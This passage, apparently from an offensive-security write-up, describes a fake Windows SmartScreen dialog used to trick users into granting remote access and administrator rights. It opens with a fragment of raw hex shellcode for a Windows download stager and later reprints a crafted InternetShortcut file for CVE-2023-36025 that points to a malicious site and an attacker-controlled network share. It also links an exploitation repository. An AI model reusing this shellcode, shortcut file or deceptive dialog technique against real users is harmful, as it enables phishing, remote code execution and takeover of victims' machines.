e\x65\x74\x00\x68\x77\x69\x6e\x69\x54\x68\x4c\x77\x26\x07\xff\xd5\xe8\x00\x00\x00\x00\x31\xff\x57\x57\x57\x57\x57\x68\x3a\x56\x79\xa7\xff\xd5\xe9\
xa4\x00\x00\x00\x5b\x31\xc9\x51\x51\x6a\x03\x51\x51\x68\xbb\x01\x00\x00\x53\x50\x68\x57\x89\x9f\xc6\xff\xd5\x50\xe9\x8c\x00\x00\x00\x5b\x31\xd2\x5
2\x68\x00\x32\xc0\x84\x52\x52\x52\x53\x52\x50\x68\xeb\x55\x2e\x3b\xff\xd5\x89\xc6\x83\xc3\x50\x68\x80\x33\x00\x00\x89\xe0\x6a\x04\x50\x6a\x1f\x56\
x68\x75\x46\x9e\x86\xff\xd5\x5f\x31\xff\x57\x57\x6a\xff\x53\x56\x68\x2d\x06\x18\x7b\xff\xd5\x85\xc0\x0f\x84\xca\x01\x00\x00\x31\xff\x85\xf6\x74\x0
4\x89\xf9\xeb\x09\x68\xaa\xc5\xe2\x5d\xff\xd5\x89\xc1\x68\x45\x21\x5e\x31\xff\xd5\x31\xff\x57\x6a\x07\x51\x56\x50\x68\xb7\x57\xe0\x0b\xff\xd5\xbf\
x00\x2f\x00\x00\x39\xc7\x75\x07\x58\x50\xe9\x7b\xff\xff\xff\x31\xff\xe9\x91\x01\x00\x00\xe9\xc9\x01\x00\x00\xe8\x6f\xff\xff\xff\x2f\x4f\x63\x49\x6
1\x00\x2b\xbb\x27\xce\xcd\x68\x6f\xdd\xc2\xf5\x12\xe9\x90\x78\x07\x2f\x56\x2a\x35\x68\x32\x85\x02\x77\x5d\x73\xee\xb7\x9e\x16\x9a\x0f\x6b\x4e\x51\
x9f\xf1\xab\x1b\x6b\x3b\x09\xf8\x7c\x96\xe8\x42\x9c\x40\xa5\x84\x2f\x2c\x52\xc5\x79\x27\xf0\x4f\x99\x36\xce\xe5\x4c\x7c\x7b\x4c\xa4\xc7\x71\x85\x
```

## ●Disadvantages of the tactic

**Certainly, this technique contains many defects, and not only defects in operation, This technique also depends on deceiving the victim by creating a form similar to the Windows Smart Screen. There are many questions, such as what if the victim modified the colors of the desktop through settings in Windows and made its color a color other than the traditional color or the custom color**




Choose your color: Custom

Choose your default Windows mode: ( ) Light [✓ Dark]

Choose your default app mode: [✓ Light] ( ) Dark

**If an attack is carried out through this technique, the attackers will face many problems using this because if the attack is carried out on a large scale, many users will notice that the screen is a different color from the color chosen by the users or by the victim different from the screen that appears now.**

Also, some versions of Windows Smart Screen contain only one button to make the decision, and there is also a defect. Another is the line under the word (More Info). The Windows Smart Screen is simple, but there are differences between them. Between simulation and not 100% simulation. Smart Screen contain only one button to make the decision.




Windows protected your PC

Microsoft Defender SmartScreen prevented an unrecognized app from starting. Running this app might put your PC at risk.
More info

Don't run

Unifying this exploitation through which the  Remote Access Execution can be accessed by making the user think that he is using real Windows Smart Screen from other vulnerability (CVE-2023-36025), this vulnerability has been given a severity rating of 8.8, high, and has been actively exploited by threat actors, In this CVE, which was classified as high risk, it requires user interaction for successful exploitation, and this is also what I did. I relied on the user in just one step to obtain Remote Access Execution and stop the Real Windows Smart Screen from working, and obtain Administrator privileges, I was able to reach the same result as the  CVE-2023-36025 vulnerability threats, but in a different way.

●Previous incidents



Hackers Exploiting Windows SmartScreen Zero-day Flaw to Deploy Remcos RAT

By Eswar - November 23, 2023

Windows protected your PC

Windows Defender SmartScreen prevented an unrecognized app from starting. Running this app might put your PC at risk.
More info

Don't run

Windows SmartScreen Zero-day Exploited

Managed WAF

APPTRANA

Managed WAF starts at $99

- 24-hour SLA for virtual patching and custom rule support

This vulnerability allows a threat actor to craft special files or hyperlinks that could bypass SmartScreen's security warnings.

**The URL in the file points to a malicious website, and the IconFile path can point to a network location controlled by the threat actor. With these parameters, a threat actor could download malicious payloads and execute them on vulnerable systems.**

**Exploit Code Example:**


**A crafted file that can exploit this vulnerability can be found below**

```
[InternetShortcut]
URL=malicious-website.com
IDList=
IconFile=\\\\\\\\192.168.1.100\\\\share\\\\icon.ico
IconIndex=1
```

**I took these details regarding CVE-2023-36025 from the Cyber Security News website, and you can read more about this exploit here.**

**https://cybersecuritynews.com/hackers-windows-smartscreen-zero-day/**

**This is not the first time that attackers have exploited the faith features in Windows Smart Screen to carry out their malicious attack.**


Hackers have been abusing a security feature bypass vulnerability in Windows SmartScreen. It was exploited using malicious standalone JavaScript files to deliver malware such as Magniber and Qbot in recent phishing attacks.

Microsoft fixed the vulnerability during the December 2022 Patch Tuesday.

## About the vulnerability

According to Microsoft, the vulnerability (CVE-2022-44698) allows attackers to bypass an inbuilt security feature in Windows, which works with its Mark of the Web (MOTW) functionality.

- MOTW supports SmartScreen to perform a reputation check by flagging files downloaded from the internet.
- Bypassing this feature allows the download of malicious files from the internet without raising any flags.
- To exploit the vulnerability, attackers craft a malicious file, leading to a limited loss of MOTW tagging integrity and availability of security features such as Protected View in Microsoft Office.

**And you can read more about this exploit here.**

**https://cyware.com/news/hackers-exploit-bug-in-windows-security-feature-to-drop-ransomware-76479fa7**

**The attackers were not limited only to using the security features in Windows to launch cyber attacks through these features and exploring zero-day vulnerabilities in them, but the attackers also worked on developing their methods of using fake software to carry out this attack. This is because you believe that when you use this software and there are always defects in such These tactics are in use in this attack, but attackers are always working on developing their techniques.**

Ukraine's CERT Warns Threat Actors For Fake AV Updates
SOCINVESTIGATION.COM
Ukraine's CERT Warns Threat Actors For Fake AV Updates – Security In...

**Author: AbdulRahman Ali**

**Exploitation: https://github.com/S3N4T0R-0X0/Checkmate**